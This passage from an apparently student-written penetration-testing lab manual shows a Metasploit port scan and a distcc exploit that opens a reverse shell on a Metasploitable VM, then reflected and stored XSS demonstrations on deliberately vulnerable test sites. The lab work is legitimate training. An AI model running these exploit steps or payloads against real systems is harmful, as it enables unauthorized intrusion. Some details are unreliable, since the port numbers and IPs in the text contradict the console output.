msf6 auxiliary(scanner/portscan/tcp) > |
```

Step 3. Set options

Use the show options command to display the configuration options available in this auxiliary. All values are filled out with default values with one exception: the RHOSTS value, which corresponds to the remote host we want to scan. In this case, we'll fill out set RHOSTS 192.168.28.129. In this step, you can also tweak the defaults, but in this example, we will run the scan as is.

```
kali@kali: ~  
File Actions Edit View Help  
true  
msf6 > search portscan  
Matching Modules  


| # | Name                                             | Disclosure Date | Rank   | Check | Description                   |
|---|--------------------------------------------------|-----------------|--------|-------|-------------------------------|
| 0 | auxiliary/scanner/portscan/ftpbounce             |                 | normal | No    | FTP Bounce Port Scanner       |
| 1 | auxiliary/scanner/natpmp/natpmp_portscan         |                 | normal | No    | NAT-PMP External Port Scanner |
| 2 | auxiliary/scanner/sap/sap_router_portscanner     |                 | normal | No    | SAPRouter Port Scanner        |
| 3 | auxiliary/scanner/portscan/xmas                  |                 | normal | No    | TCP "XMas" Port Scanner       |
| 4 | auxiliary/scanner/portscan/ack                   |                 | normal | No    | TCP ACK Firewall Scanner      |
| 5 | auxiliary/scanner/portscan/tcp                   |                 | normal | No    | TCP Port Scanner              |
| 6 | auxiliary/scanner/portscan/syn                   |                 | normal | No    | TCP SYN Port Scanner          |
| 7 | auxiliary/scanner/http/wordpress_pingback_access |                 | normal | No    | Wordpress Pingback Locator    |

  
Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access  
msf6 > use auxiliary/scanner/portscan/tcp  
msf6 auxiliary(scanner/portscan/tcp) > show options  
Module options (auxiliary/scanner/portscan/tcp):  


| Name        | Current Setting | Required | Description                                                                        |
|-------------|-----------------|----------|------------------------------------------------------------------------------------|
| CONCURRENCY | 10              | yes      | The number of concurrent ports to check per host                                   |
| DELAY       | 0               | yes      | The delay between connections, per thread, in milliseconds                         |
| JITTER      | 0               | yes      | The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.     |
| PORTS       | 1-10000         | yes      | Ports to scan (e.g. 22-25,80,110-900)                                              |
| RHOSTS      |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| THREADS     | 1               | yes      | The number of concurrent threads (max one per host)                                |
| TIMEOUT     | 1000            | yes      | The socket connect timeout in milliseconds                                         |

  
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.28.129  
RHOSTS => 192.168.28.129  
msf6 auxiliary(scanner/portscan/tcp) > █
```

Step 4. Run port scan

To [run the port scan](#), enter run.

```
kali@kali: ~  
File Actions Edit View Help  
JITTER 0 yes The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.  
PORTS 1-10000 yes Ports to scan (e.g. 22-25,80,110-900)  
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'  
THREADS 1 yes The number of concurrent threads (max one per host)  
TIMEOUT 1000 yes The socket connect timeout in milliseconds  
  
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.28.129  
RHOSTS => 192.168.28.129  
msf6 auxiliary(scanner/portscan/tcp) > run  
  
[+] 192.168.28.129: - 192.168.28.129:23 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:25 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:21 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:22 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:53 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:80 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:111 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:139 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:445 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:513 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:514 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:512 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:1099 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:1524 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:2049 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:2121 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:3306 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:3632 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:5432 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:5900 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:6000 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:6667 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:6697 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:8009 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:8180 - TCP OPEN  
[+] 192.168.28.129: - 192.168.28.129:8787 - TCP OPEN  
[*] 192.168.28.129: - Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/portscan/tcp) > 
```

Step 5. Select and load an exploit

The results show us that one of the services exposed is port 3643 -- distcc, a service for distributed (remote) C/C++ compiling. Configuration issues in distcc can enable arbitrary command execution (CVE-2004-2687) on the remote host.

Using search distcc, look for exploits targeting this service. Enter use exploit/unix/misc/distcc_exec to select the resulting search hit.

```

kati@kali: ~
File Actions Edit View Help
[+] 192.168.28.129: - 192.168.28.129:22 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:53 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:80 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:111 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:139 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:445 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:513 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:514 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:512 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:1899 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:1524 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:2049 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:2121 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:3396 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:3632 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:5432 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:5900 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:6800 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:6867 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:6897 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:8000 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:8130 - TCP OPEN
[+] 192.168.28.129: - 192.168.28.129:8787 - TCP OPEN
[+] 192.168.28.129: - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > search distcc

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
msf6 auxiliary(scanner/portscan/tcp) > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) >

```

Step 6. Show supported payloads

Use show payloads to determine which payloads are compatible with this exploit.

```

kati@kali: ~
File Actions Edit View Help
[+] 192.168.28.129: - 192.168.28.129:8787 - TCP OPEN
[+] 192.168.28.129: - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > search distcc

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec
msf6 auxiliary(scanner/portscan/tcp) > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
- - - - -
0 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
1 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
2 payload/cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby)
3 payload/cmd/unix/bind_ruby_ipv6 normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
4 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
5 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
6 payload/cmd/unix/reverse_bash normal No Unix Command Shell, Reverse TCP (/dev/tcp)
7 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_openssl normal No Unix Command Shell, Double Reverse TCP SSL (openssl)
9 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
10 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
11 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
12 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
13 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) >

```

Step 7. Set the payload

Select a payload from the available options. In this case, we'll use set payload payload/cmd/unix/reverse, which simply opens a remote shell.

```

kali@kali: ~
File Actions Edit View Help
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > search distcc

Matching Modules

# Name Disclosure Date Rank Check Description
0 exploit/unix/misc/distcc_exec 2002-02-01 excellent Yes DistCC Daemon Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_exec

msf6 auxiliary(scanner/portscan/tcp) > use exploit/unix/misc/distcc_exec
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
1 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
2 payload/cmd/unix/bind_ruby normal No Unix Command Shell, Bind TCP (via Ruby)
3 payload/cmd/unix/bind_ruby_ipv6 normal No Unix Command Shell, Bind TCP (via Ruby) IPv6
4 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
5 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
6 payload/cmd/unix/reverse_bash normal No Unix Command Shell, Reverse TCP (/dev/tcp)
7 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_openssl normal No Unix Command Shell, Double Reverse TCP SSL (openssl)
9 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
10 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
11 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
12 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
13 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) >

```

Step 8. Show exploit options

Use show options to determine the nonoptional exploit and payload parameters that don't have defaults and, therefore, must be set. In this case, only RHOSTS and LHOST need to be set.

```

kali@kali: ~
File Actions Edit View Help
4 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
5 payload/cmd/unix/reverse normal No Unix Command Shell, Double Reverse TCP (telnet)
6 payload/cmd/unix/reverse_bash normal No Unix Command Shell, Reverse TCP (/dev/tcp)
7 payload/cmd/unix/reverse_bash_telnet_ssl normal No Unix Command Shell, Reverse TCP SSL (telnet)
8 payload/cmd/unix/reverse_openssl normal No Unix Command Shell, Double Reverse TCP SSL (openssl)
9 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
10 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
11 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)
12 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)
13 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name Current Setting Required Description
-----
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file::path'
RPORT 3632 yes The target port (TCP)

Payload options (cmd/unix/reverse):

Name Current Setting Required Description
-----
LHOST yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic Target

msf6 exploit(unix/misc/distcc_exec) >

```

Step 9. Set the required options

Set the RHOST and LHOST parameters via set RHOSTS 192.168.28.129 and set LHOST 192.168.2.128. These IP addresses represent the IP addresses on my local virtual network; yours will be different depending on network configuration.

```
kali@kali: ~  
File Actions Edit View Help  
8 payload/cmd/unix/reverse_openssl normal No Unix Command Shell, Double Reverse TCP SSL (openssl)  
9 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)  
10 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)  
11 payload/cmd/unix/reverse_ruby normal No Unix Command Shell, Reverse TCP (via Ruby)  
12 payload/cmd/unix/reverse_ruby_ssl normal No Unix Command Shell, Reverse TCP SSL (via Ruby)  
13 payload/cmd/unix/reverse_ssl_double_telnet normal No Unix Command Shell, Double Reverse TCP SSL (telnet)  
msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/reverse  
payload => cmd/unix/reverse  
msf6 exploit(unix/misc/distcc_exec) > show options  
Module options (exploit/unix/misc/distcc_exec):  


| Name   | Current Setting | Required | Description                                                                        |
|--------|-----------------|----------|------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT  | 3632            | yes      | The target port (TCP)                                                              |

  
Payload options (cmd/unix/reverse):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |

  
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.28.129  
RHOSTS => 192.168.28.129  
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.2.128  
LHOST => 192.168.2.128  
msf6 exploit(unix/misc/distcc_exec) > |
```

Step 10. Run the exploit

Finally, enter exploit to run the exploit and send the payload to the target system. This establishes a connection, launches the exploit code and executes the payload that gives us a command prompt on the remote system. You can enter a command such as cat /etc/hosts to verify this is the case and that you are, in fact, connected with a remote shell.

```
File Actions Edit View Help

Exploit target:

Id  Name
--  --
0   Automatic Target


msf6 exploit(multi/handler) > set RHOSTS 192.168.28.129
RHOSTS => 192.168.28.129
msf6 exploit(multi/handler) > set LHOST 192.168.28.128
LHOST => 192.168.28.128
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP double handler on 192.168.28.128:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo QM99jnQ6rgxt5c\r\n
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "sh: line 2: Command not found\r\nsh: line 3: Escape: command not found\r\nQM99jnQ6rgxt5c\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.28.128:4444 -> 192.168.28.129:46702) at 2021-07-13 15:37:09 -0400

cat /etc/hosts
127.0.0.1    localhost
127.0.0.1    metasploitable.localdomain    metasploitable

# The following lines are desirable for IPv6 capable hosts
::1        ip6-localhost ip6-loopback
fe80::     ip6-localnet
ff00::     ip6-mcastprefix
ff02::1    ip6-allnodes
ff02::2    ip6-allrouters
ff02::3    ip6-allhosts
```

Gain Access of Window – Meterpreter screen share



Practical: 8

Reflected - Cross Site scripting

Definition:

Reflected XSS – Malicious script is included in a URL or request and executed when the victim clicks on a crafted link.

Outcomes/Learning:

Reflected XSS can lead to **session hijacking, data theft, phishing attacks, or keylogging** by executing malicious scripts in a victim's browser. Attackers often use it to **steal sensitive information or redirect users to fake websites**.

Required Tool: Metasploitable Linux OS & www.testphp.vulnweb.com

Working: The above PHP script takes user input from the 1 query parameter and reflects it back into the page **without sanitization**, making it vulnerable to **Reflected XSS**.

In a practical session on Cross-Site Scripting (XSS), you will:

Step 1: Firstly, we will open www.testphp.vulnweb.com

1. **Reflected XSS** – Malicious script is included in a URL or request and executed when the victim clicks on a crafted link.



Step 2: In search art insert java script

```
<script>alert(1)</script>
```

← → ↻ Not secure testphp.vulnweb.com/search.php?test=query

ecercise1/14/21.ipy... UPPSC Recruitment... Vacancy in UPPSC R... C

acunetix acuart

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

searched for:

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links


[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

Step 3:
Popup will appear that means



It means the web application is **vulnerable to Cross-Site Scripting (XSS)**. This happens because the application accepts and executes user input as JavaScript without proper sanitization or encoding.

Practical: 9 Stored Cross site Scripting

Definition:

Stored XSS – Malicious script is permanently stored on the server (e.g., in a database) and served to users who visit the affected page.

Outcomes/Learning:

Stored XSS can lead to **persistent attacks** where malicious scripts are **permanently stored** on a website and executed whenever users visit the affected page. This can result in **session hijacking, data theft, defacement, malware distribution, or large-scale phishing attacks**.

Required Tool: Metasploitable Linux OS & kali Os or window


Working: The above PHP script takes user input from the 1 query parameter and reflects it back into the page **without sanitization**, making it vulnerable to **Reflected XSS**.

In a practical session on Stored Cross-Site Scripting (XSS), you will:



Step 1: Firstly, we will login on Metasploitable open ip in host OS Browser

Created by *Om Kant Sharma*


25 02 2025



Step 2:



Step 4: open portswigger.net and lab xss stored -open and insert



Home

WE LIKE TO
BLOG

Open blog and write a script like that ---

Si Patch | 11 February 2025

I LOVE your blogs so much I want to marry them, lol.

Ann Anotherthing | 11 February 2025

There's a great deal of hatred online, I like to think I'm responsible for a lot of it.

Leave a comment

Comment:

<script>alert("omkant")</script>

Name:

om

Email:


omkantsharma@gmail.com

Website:

Post Comment

< Back to Blog

After post comment and back popup appear.



Stored permanently script as comment

 om | 15 February 2025

 <script>alert("Omkant")</script> | 15 February 2025

Leave a comment

Comment:

Practical: 10

DOM-based XSS

Definition:

DOM-based XSS – Malicious script is executed when a web page's JavaScript processes user input insecurely.

Outcomes/Learning:

Cross-Site Scripting (XSS) include understanding how attackers exploit vulnerabilities to inject malicious scripts and how to prevent such attacks using input validation, output encoding, and security policies. This knowledge helps in building secure web applications and protecting user data from potential threats.

Required Tool: Metasploitable Linux OS & portswigger.net

Working:

